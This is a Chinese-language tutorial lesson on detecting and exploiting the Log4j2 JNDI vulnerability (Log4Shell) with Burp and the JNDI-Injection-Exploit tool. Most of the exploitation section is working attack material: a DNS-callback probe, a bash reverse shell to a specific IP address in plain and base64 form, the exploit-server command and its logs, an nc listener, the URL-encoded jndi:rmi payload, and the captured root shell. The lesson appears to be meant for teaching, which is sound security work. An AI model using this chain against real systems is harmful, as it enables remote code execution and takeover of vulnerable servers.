#1课时

Log4j2简介


log4j2是一个日志工具，用来打印程序的日志，方便开发人员便于排查问题等。

Log4j2漏洞发现

通过burp插件的方式，将Log4j2漏洞检测能力集成到burp进行被动扫描。在访问网站抓包的过程中，检测到目标站点存在Log4j2 RCE漏洞。
下载地址
https://github.com/p1n93r/Log4j2Scan/releases/download/v1.0.0/Log4j2Scan.jar
添加到burp扩展模块上使用


确认漏洞参数

由于使用参数Fuzz，每个数据包里都夹带多个参数注入Payload，我们需要进一步定位到具体的漏洞参数位置。



构造pyload验证

```
${jndi:dns://dzgyb7ks8bqbemcmmili77efw62xqm.burpcollaborator.net/t}
需要输入进行了uincode编码后的结果
%24%7Bjndi%3Adns%3A%2F%2Fdzgyb7ks8bqbemcmmili77efw62xqm.burpcollaborator.net%2Ft%7D
```



Log4j2漏洞利用

Apache Log4j2 是一款开源的 Java 日志记录工具，大量的业务框架都使用了该组件。此次漏洞是用于 Log4j2 提供的 lookup 功能造成的，该功能允许开发者通过一些协议去读取相应环境中的配置。但在实现的过程中，并未对输入进行严格的判断，从而造成漏洞的发生。

利用jndi可进行反弹shell和命令执行等操作
1.使用jndi利用工具搭建一个ldap服务

下载地址
https://github.com/welk1n/JNDI-Injection-Exploit/releases/download/v1.0/JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar
使用命令

```
bash -i >& /dev/tcp/150.158.137.72/9998 0>&1
YmFzaCAtaSA+JiAvZGV2L3RjcC8xNTAuMTU4LjEzNy43Mi85OTk4IDA+JjE=
java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xNTAuMTU4LjEzNy43Mi85OTk4IDA+JjE=}|{base64,-d}|{bash,-i}" -A 150.158.137.72
```

```
root@VM-12-7-ubuntu:~# java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xNTAuMTU4LjEzNy43Mi85OTk4IDA+JjE=}|{base64,-d}|{bash,-i}" -A 150.158.137.72
[ADDRESS] >> 150.158.137.72
[COMMAND] >> bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xNTAuMTU4LjEzNy43Mi85OTk4IDA+JjE=}|{base64,-d}|{bash,-i}
----------------------------JNDI Links----------------------------
Target environment(Build in JDK 1.8 whose trustURLCodebase is true):
rmi://150.158.137.72:1099/ajfvih
ldap://150.158.137.72:1389/ajfvih
Target environment(Build in JDK 1.7 whose trustURLCodebase is true):
rmi://150.158.137.72:1099/8kaema
ldap://150.158.137.72:1389/8kaema
Target environment(Build in JDK whose trustURLCodebase is false and have Tomcat 8+ or SpringBoot 1.2.x+ in classpath):
rmi://150.158.137.72:1099/lhitqu

----------------------------Server Log----------------------------
2022-03-30 10:31:24 [JETTYSERVER]>> Listening on 0.0.0.0:8180
2022-03-30 10:31:24 [RMISERVER]  >> Listening on 0.0.0.0:1099
2022-03-30 10:31:26 [LDAPSERVER] >> Listening on 0.0.0.0:1389
```

2.在vps上监听9998端口

```
root@VM-12-7-ubuntu:~# nc -lvvp 9998
Listening on [0.0.0.0] (family 0, port 9998)
```

3.再使用burp构建此数据包进行发送

数据包为uincode编码后的结果

```
${jndi:rmi://150.158.137.72:1099/b1q90w}
%24%7b%6a%6e%64%69%3a%72%6d%69%3a%2f%2f%31%35%30%2e%31%35%38%2e%31%33%37%2e%37%32%3a%31%30%39%39%2
f%62%31%71%39%30%77%7d
```

可以看到请求已经接受到了

```
rmi://150.158.137.72:1099/rwjqu1

--------------------------Server Log--------------------------
2022-03-30 11:00:56 [JETTYSERVER]>> Listening on 0.0.0.0:8180
2022-03-30 11:00:56 [RMISERVER]  >> Listening on 0.0.0.0:1099
2022-03-30 11:00:56 [LDAPSERVER] >> Listening on 0.0.0.0:1389
rmi://150.158.137.72:1099/rwjqu12022-03-30 11:01:52 [RMISERVER]  >> Have connection from /150.158.137.72:36850
2022-03-30 11:01:52 [RMISERVER]  >> Reading message...
2022-03-30 11:01:52 [RMISERVER]  >> Is RMI.lookup call for rwjqu1 2
2022-03-30 11:01:52 [RMISERVER]  >> Sending local classloading reference.
2022-03-30 11:01:52 [RMISERVER]  >> Closing connection
2022-03-30 11:01:52 [RMISERVER]  >> Have connection from /150.158.137.72:36852
2022-03-30 11:01:52 [RMISERVER]  >> Reading message...
2022-03-30 11:01:52 [RMISERVER]  >> Is RMI.lookup call for rwjqu1 2
2022-03-30 11:01:52 [RMISERVER]  >> Sending local classloading reference.
2022-03-30 11:01:52 [RMISERVER]  >> Closing connection
2022-03-30 11:01:52 [RMISERVER]  >> Have connection from /150.158.137.72:36856
2022-03-30 11:01:52 [RMISERVER]  >> Reading message...
2022-03-30 11:01:52 [RMISERVER]  >> Is RMI.lookup call for rwjqu1 2
2022-03-30 11:01:52 [RMISERVER]  >> Sending local classloading reference.
2022-03-30 11:01:52 [RMISERVER]  >> Closing connection
2022-03-30 11:01:52 [RMISERVER]  >> Have connection from /150.158.137.72:36862
2022-03-30 11:01:52 [RMISERVER]  >> Reading message...
2022-03-30 11:01:52 [RMISERVER]  >> Is RMI.lookup call for rwjqu1 2
2022-03-30 11:01:52 [RMISERVER]  >> Sending local classloading reference.
2022-03-30 11:01:52 [RMISERVER]  >> Closing connection
```

shell已经反弹回来了

```
root@VM-12-7-ubuntu:~#
root@VM-12-7-ubuntu:~# nc -lvvp 9998
Listening on [0.0.0.0] (family 0, port 9998)
Connection from 150.158.137.72 36670 received!
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@bd3b5dc20572:/demo#
```